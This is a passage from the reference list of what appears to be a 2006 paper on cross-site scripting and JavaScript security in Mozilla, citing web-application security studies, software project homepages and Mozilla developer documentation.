[31] Mozilla Foundation. JavaScript Security: Same Origin. http://www.mozilla.org/projects/security/components/same-origin.html, February 2006.

[32] Mozilla Foundation. Mozilla.org - Home of the Mozilla Project. http://www.mozilla.org, 2006.

[33] Mozilla Foundation. moztools package. http://ftp.mozilla.org/pub/mozilla.org/mozilla/libraries/win32/moztools%-static.zip, 2006.

[34] Mozilla Foundation. Windows Build Prerequisites on the 1.7 and 1.8 Branches - MDC. http://developer.mozilla.org/en/docs/Windows_Build_Prerequisites_on_the%_1.7_and_1.8_Branches, March 2006.

[35] Mozilla Foundation. XPCOM:Strings - MDC. http://developer.mozilla.org/en/docs/XPCOM:Strings, March 2006.

[36] Mozilla Foundation. XUL - MDC. http://developer.mozilla.org/en/docs/XUL, January 2006.

[37] Perl Foundation. The Perl Directory - perl.org. http://www.perl.org/, 2006.

[38] MyBB Group. MyBB - Home. http://www.mybboard.com/, 2006.

[39] Oystein Hallaraker and Giovanni Vigna. Detecting Malicious JavaScript Code in Mozilla. In *10th IEEE International Conference on Engineering of Complex Computer Systems (ICECCS05)*, 2005.

[40] Yao-Wen Huang, Shih-Kun Huang, and Tsung-Po Lin. Web Application Security Assessment by Fault Injection and Behavior Monitoring. *WWW 2003 Budapest Hungary*, May 2003.

[41] ECMA Standardizing Information and Communication Systems. ECMAScript Language Specification. http://www.ecma-international.org/publications/files/ecma-st/ECMA-262.p%df, December 1999.

[42] Omar Ismail, Masashi Etoh, Youki Kadobayashi, and Suguru Yamaguchi. A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability. In *Proceedings of the 18th International Conference on Advanced Information Networking and Application (AINA04)*, March 2004.

[43] Amit Klein. Cross Site Scripting Explained. http://crypto.stanford.edu/cs155/CSS.pdf, June 2002.

[44] Christopher Kruegel and Giovanni Vigna. Anomaly Detection of Web-based Attacks. In *10th ACM Conference on Computer and Communication Security (CCS-03) Washington, DC, USA, October 27-31*, pages 251 – 261, October 2003.

[45] Miro International Pty Ltd. Mamboserver.com - Home. http://www.mamboserver.com/, 2006.

[46] G.A. Di Lucca, A.R. Fasolino, M. Mastroianni, and P. Tramontana. Identifying Cross Site Scripting Vulnerabilities in Web Applications. In *Sixth IEEE International Workshop on Web Site Evolution (WSE'04)*, pages 71 – 80, September 2004.

[47] Mandriva. Welcome / Home - Mandriva. http://wwwnew.mandriva.com/, 2006.

[48] marndt@bulldog.tzo.org. WebCal - A Web Based Calendar Program. http://bulldog.tzo.org/webcal/webcal.html, May 2003.

[49] Netcraft. Netcraft: Web Server Survey Archives. `http://news.netcraft.com/archives/web_server_survey.html`, February 2006.

[50] Netscape. Using data tainting for security. `http://wp.netscape.com/eng/mozilla/3.0/handbook/javascript/advtopic.htm%\#1009533`, 2006.

[51] Anh Nguyen-Tuong, Salvatore Guarnieri, Doug Greene, Jeff Shirley, and David Evans. Automatically Hardening Web Applications Using Precise Tainting. In *20th IFIP International Information Security Conference, May 30 - June 1*, Makuhari-Messe, Chiba, Japan, May-June 2005.

[52] phpBB Group. phpBB.com :: Creating Communities. `http://www.phpbb.com`, 2006.

[53] Bruce Schneier. *Applied Cryptography, 2nd edition.* Wiley, 1996.

[54] Inc. Software in the Public Interest. Debian – The Universal Operating System. `http://www.debian.org/`, March 2006.

[55] GTK+ team. GTK+ - The GIMP Toolkit. `http://www.gtk.org/`, March 2006.

[56] Philipp Vogt. Philipp Vogt. `http://www.seclab.tuwien.ac.at/people/vogge/`, November 2005.

[57] WordPress. WordPress Free Blog Tool and Weblog Platform. `http://wordpress.org/`, 2006.